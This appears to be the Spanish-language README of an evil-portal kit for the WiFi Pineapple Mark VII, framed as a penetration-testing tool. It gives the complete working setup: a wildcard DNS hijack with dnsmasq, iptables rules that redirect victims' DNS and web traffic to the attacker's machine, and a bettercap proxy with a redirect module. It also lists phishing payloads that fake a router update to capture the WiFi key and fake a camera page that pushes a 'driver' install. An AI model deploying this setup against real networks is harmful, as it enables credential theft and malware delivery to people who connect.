tw-d/wifi-pineapple-mk7_evil-portal
Kit de punto de acceso malicioso para pruebas de penetración WiFi, que despliega cargas de phishing de portal maligno para capturar credenciales y realizar ataques de ingeniería social en redes inalámbricas.

Autor:: TW-D
Versión:: 1.0.0
Copyright:: Copyright (c) 2024 TW-D
Licencia:: Distribuido bajo los mismos términos que Ruby
Requiere:: PHP >= 8.1, Ruby >= 2.7.0p0 y WiFi Pineapple Mark VII 2.1.3-stable
Instalación (Distribuciones Linux basadas en Debian)::
sudo apt-get install php8.1-cli php8.1-curl
sudo apt-get install build-essential ruby ruby-dev libpcap-dev
sudo gem install sorted_set bettercap
Un portal malicioso (evil portal) es una técnica utilizada para engañar a los usuarios de una red Wi-Fi redirigiéndolos a una página web maliciosa en lugar de la página de autenticación o página de inicio esperada.
Nota : "Issues" y "Pull Requests" son bienvenidos.
| Sistema operativo con/sin navegador web | Tipo de notificación |
|---|---|
| Ubuntu 22.04 | Ninguno |
| Android 8.0.0 | Sistema |
| Microsoft Windows 10 | Ninguno |
| Raspberry Pi bookworm | Ninguno |
| Ubuntu 22.04 con Mozilla Firefox | Alerta |
| Microsoft Windows 10 con Mozilla Firefox | Alerta |
| Raspberry Pi bookworm con Mozilla Firefox | Alerta |
Conecta la WiFi Pineapple a tu computadora mediante el cable USB-C.
Ajustes > Redes > Modo Cliente Inalámbrico: La interfaz wlan2 debe estar desconectada.
hacker@hacker-computer:~$ ifconfig enx
enx: [...]
        inet 172.16.42.100  netmask 255.255.255.0  broadcast 172.16.42.255
[...]

(optional)
hacker@hacker-computer:~$ sudo nmap -sT -sU -p 53,5353 -e enx 172.16.42.1
[...]
PORT     STATE  SERVICE
53/tcp   open   domain
5353/tcp closed mdns
53/udp   open   domain
5353/udp closed zeroconf
[...]

hacker@hacker-computer:~$ ssh [email protected]
root@mk7:~# dnsmasq --address=/#/172.16.42.1 --no-hosts --interface=br-lan --port=5353 --no-resolv
root@mk7:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@mk7:~# iptables --append PREROUTING --in-interface br-lan --proto tcp --dport 53 --jump DNAT --table nat --to-destination 172.16.42.1:5353
root@mk7:~# iptables --append PREROUTING --in-interface br-lan --proto udp --dport 53 --jump DNAT --table nat --to-destination 172.16.42.1:5353
root@mk7:~# iptables --append PREROUTING --in-interface br-lan --proto tcp --dport 80 --jump DNAT --table nat --to-destination 172.16.42.100:8080
root@mk7:~# iptables --append PREROUTING --in-interface br-lan --proto tcp --dport 443 --jump DNAT --table nat --to-destination 172.16.42.100:8000
root@mk7:~# iptables --append POSTROUTING --jump MASQUERADE --table nat
root@mk7:~# exit

(optional)
hacker@hacker-computer:~$ sudo nmap -sT -sU -p 53,5353 -e enx 172.16.42.1
[...]
PORT     STATE SERVICE
53/tcp   open  domain
5353/tcp open  mdns
53/udp   open  domain
5353/udp open  zeroconf
[...]

(optional)
hacker@hacker-computer:~$ dig @172.16.42.1 -p 53 www.google.com
[...]
;; ANSWER SECTION:
www.google.com.		0	IN	A	172.16.42.1
[...]

(optional)
hacker@hacker-computer:~$ dig @172.16.42.1 -p 5353 www.google.com
[...]
;; ANSWER SECTION:
www.google.com.		0	IN	A	172.16.42.1
[...]

hacker@hacker-computer:~$ cd ./WiFi-Pineapple-MK7_Evil-Portal/
hacker@hacker-computer:~/.../WiFi-Pineapple-MK7_Evil-Portal$ php -S 172.16.42.100:8000
hacker@hacker-computer:~$ cd ./WiFi-Pineapple-MK7_Evil-Portal/
hacker@hacker-computer:~/.../WiFi-Pineapple-MK7_Evil-Portal$ sudo "${BASH}" -c "echo 0 > /proc/sys/net/ipv4/ip_forward"
hacker@hacker-computer:~/.../WiFi-Pineapple-MK7_Evil-Portal$ sudo "${BASH}" -c "echo 0 > /proc/sys/net/ipv6/conf/all/forwarding"
hacker@hacker-computer:~/.../WiFi-Pineapple-MK7_Evil-Portal$ sudo bettercap \
--interface enx \
--gateway 172.16.42.1 \
--no-discovery \
--log ./logs/bettercap.log \
--silent \
--no-spoofing \
--proxy \
--proxy-port 8080 \
--allow-local-connections \
--no-sslstrip \
--no-http-logs \
--proxy-module ./EvilPortal.rb \
--redirect-url http://172.16.42.100:8000/
hacker@hacker-computer:~$ curl --head --interface enx "http://neverssl.com/"
HTTP/1.1 302 Found
[...]
Location: http://172.16.42.100:8000/
Cache-Control: max-age=0, private, must-revalidate

hacker@hacker-computer:~$ curl --head --insecure --interface enx "https://www.google.com/"
curl: (35) error:0A000126:SSL routines::unexpected eof while reading

hacker@hacker-computer:~$ exit
En el directorio "./payloads/" encontrarás :
| DESARROLLO | Autor | Descripción | Cómo usar |
|---|---|---|---|
| skeleton.html | TW-D | Payload vacío destinado al desarrollo. | Documentación |
| EJECUCIÓN | Autor | Descripción | Cómo usar |
|---|---|---|---|

| web-camera.html | TW-D | Simula un video de vigilancia falso y solicita la instalación de un controlador para su funcionamiento. | Documentación |
| PHISHING | Autor | Descripción | Cómo usar |
|---|---|---|---|

| wifi_security-key.html | TW-D | Simula una actualización falsa del equipo de Internet y solicita la clave de seguridad WiFi para continuar. | Documentación |